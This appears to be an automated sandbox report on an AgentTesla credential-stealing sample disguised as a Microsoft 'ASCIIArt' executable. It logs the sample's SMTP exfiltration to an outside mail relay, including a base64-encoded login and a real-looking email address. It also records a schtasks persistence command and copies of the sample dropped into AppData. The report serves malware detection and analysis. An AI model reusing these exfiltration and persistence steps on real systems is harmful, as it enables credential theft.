Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6073910C [Mon Apr 12 00:15:08 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xda5e8	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xdc000	0x5c0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xde000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xd8644	0xd8800	False	0.764776991917	data	7.62719449376	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xdc000	0x5c0	0x600	False	0.429036458333	data	4.1520346235	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xde000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xdc0a0	0x330	data		
RT_MANIFEST	0xdc3d0	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Microsoft 2018
Assembly Version	1.0.0.0
InternalName	.exe
FileVersion	1.0.0.0
CompanyName	Microsoft
LegalTrademarks	
Comments	
ProductName	ASCIIArt
ProductVersion	1.0.0.0
FileDescription	ASCIIArt


Description	Data
OriginalFilename	.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-11:51:58.357676	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49743	587	192.168.2.3	216.239.133.246

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:51:56.321605921 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:56.518439054 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:56.518675089 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:57.055463076 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:57.055896997 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:57.251620054 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:57.252190113 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:57.255521059 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:57.451930046 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:57.452625036 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:57.690771103 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:57.722445965 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:57.725493908 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:57.921540976 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:57.942845106 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:57.943325996 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:58.152831078 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:58.153400898 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:58.349838972 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:58.357676029 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:58.357968092 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:58.358094931 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:58.358253002 CEST	49743	587	192.168.2.3	216.239.133.246
Apr 12, 2021 11:51:58.555191994 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:58.927572966 CEST	587	49743	216.239.133.246	192.168.2.3
Apr 12, 2021 11:51:58.980458975 CEST	49743	587	192.168.2.3	216.239.133.246

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:49:54.973064899 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:49:55.033670902 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 12, 2021 11:49:55.875504017 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:49:55.924248934 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 12, 2021 11:49:57.020560980 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:49:57.069200039 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 12, 2021 11:49:58.103574991 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:49:58.155776978 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 12, 2021 11:49:58.995887041 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:49:59.044657946 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 12, 2021 11:49:59.773427963 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:49:59.824980021 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:00.904342890 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:00.954626083 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:01.993021011 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:02.046602011 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:03.256526947 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:03.305305004 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:04.363629103 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:04.416218996 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:05.516874075 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:05.568670988 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:06.657063007 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:06.705790997 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:07.472636938 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:07.522921085 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:09.469845057 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:09.527117014 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:10.646703005 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:10.695631027 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:11.439820051 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:11.497309923 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:12.461682081 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:12.510492086 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:29.522186995 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:29.574063063 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:34.692806005 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:34.757294893 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:41.163749933 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:41.224104881 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 12, 2021 11:50:59.195167065 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:50:59.262660027 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 12, 2021 11:51:06.120404959 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:51:06.173644066 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 12, 2021 11:51:11.816077948 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:51:11.874727964 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 12, 2021 11:51:41.306272984 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:51:41.355536938 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 12, 2021 11:51:42.921767950 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:51:42.996156931 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 12, 2021 11:51:56.093610048 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 12, 2021 11:51:56.162741899 CEST	53	61292	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 11:51:56.093610048 CEST	192.168.2.3	8.8.8.8	0xadcf	Standard query (0)	mail.afcip hil.com.ph	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 11:51:56.162741899 CEST	8.8.8.8	192.168.2.3	0xadcf	No error (0)	mail.afcip hil.com.ph		216.239.133.246	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 12, 2021 11:51:57.055463076 CEST	587	49743	216.239.133.246	192.168.2.3	220 mail.guardedhost.com ESMTP Postfix Customer Mail Relay Only. Enable SMTP Authentication to send through this server. (tev-mx6)
Apr 12, 2021 11:51:57.055896997 CEST	49743	587	192.168.2.3	216.239.133.246	EHLO 045012
Apr 12, 2021 11:51:57.252190113 CEST	587	49743	216.239.133.246	192.168.2.3	250-mail.guardedhost.com 250-PIPELINING 250-SIZE 26214400 250-VRFY 250-ETRN 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
Apr 12, 2021 11:51:57.255521059 CEST	49743	587	192.168.2.3	216.239.133.246	AUTH login aW1wb3J0ZG94X2piZXJlZG9AYWZjaXBoaWwuY29tLnBo
Apr 12, 2021 11:51:57.451930046 CEST	587	49743	216.239.133.246	192.168.2.3	334 UGFzc3dvcmQ6
Apr 12, 2021 11:51:57.722445965 CEST	587	49743	216.239.133.246	192.168.2.3	235 2.7.0 Authentication successful
Apr 12, 2021 11:51:57.725493908 CEST	49743	587	192.168.2.3	216.239.133.246	MAIL FROM:<importdox_jberedo@afciphil.com.ph>
Apr 12, 2021 11:51:57.942845106 CEST	587	49743	216.239.133.246	192.168.2.3	250 2.1.0 Ok
Apr 12, 2021 11:51:57.943325996 CEST	49743	587	192.168.2.3	216.239.133.246	RCPT TO:<importdox_jberedo@afciphil.com.ph>
Apr 12, 2021 11:51:58.152831078 CEST	587	49743	216.239.133.246	192.168.2.3	250 2.1.5 Ok
Apr 12, 2021 11:51:58.153400898 CEST	49743	587	192.168.2.3	216.239.133.246	DATA
Apr 12, 2021 11:51:58.349838972 CEST	587	49743	216.239.133.246	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Apr 12, 2021 11:51:58.358253002 CEST	49743	587	192.168.2.3	216.239.133.246	.
Apr 12, 2021 11:51:58.927572966 CEST	587	49743	216.239.133.246	192.168.2.3	250 2.0.0 Ok: queued as 4FJkXt0SZYz2xYp

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Order 00223342.exe PID: 1844 Parent PID: 5660

General

Start time:	11:50:00
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Order 00223342.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Order 00223342.exe'
Imagebase:	0x5c0000
File size:	889344 bytes
MD5 hash:	42FFDD434EFB48304897358B608EC54B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.221038470.0000000003A21000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming\lispKbUDYY.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CD31E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp7A68.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD37038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 00223342.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1FC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7A68.tmp	success or wait	1	6CD36A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\lispKbUDYY.exe	unknown	889344	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0c 91 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 88 0d 00 00 08 00 00 00 00 00 00 3e a6 0d 00 00 20 00 00 00 c0 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 0e 00 00 02 00 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L.....s`..... ....0.....>.... .....@.. ....@.....	success or wait	1	6CD31B4F	WriteFile
C:\Users\user\AppData\Local\Temp\tmp7A68.tmp	unknown	1643	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microso ft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6CD31B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 00223342.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E1FC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEC5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DECCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEC5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD31B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD31B4F	ReadFile
C:\Users\user\Desktop\Order 00223342.exe	unknown	889344	success or wait	1	6CD31B4F	ReadFile

Analysis Process: schtasks.exe PID: 5536 Parent PID: 1844

General

Start time:	11:50:10
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\lispKbUDYY' /XML 'C:\Users\user\AppData\Local\Temp\tmp7A68.tmp'
Imagebase:	0xf10000
File size:	185856 bytes

MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp7A68.tmp	unknown	2	success or wait	1	F1AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7A68.tmp	unknown	1644	success or wait	1	F1ABD9	ReadFile

Analysis Process: conhost.exe PID: 5472 Parent PID: 5536

General

Start time:	11:50:11
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Order 00223342.exe PID: 5960 Parent PID: 1844

General

Start time:	11:50:11
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Order 00223342.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x1c0000
File size:	889344 bytes
MD5 hash:	42FFDD434EFB48304897358B608EC54B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Order 00223342.exe PID: 4952 Parent PID: 1844

General

Start time:	11:50:12
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Order 00223342.exe

Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x6b0000
File size:	889344 bytes
MD5 hash:	42FFDD434EFB48304897358B608EC54B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.460273189.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.468074126.0000000002BF1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEECF06	unknown
C:\Users\user\AppData\Roaming\kprUEGC	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CD3BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD3DD66	CopyFileW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CD3DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	success or wait	1	5E1BA0A	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
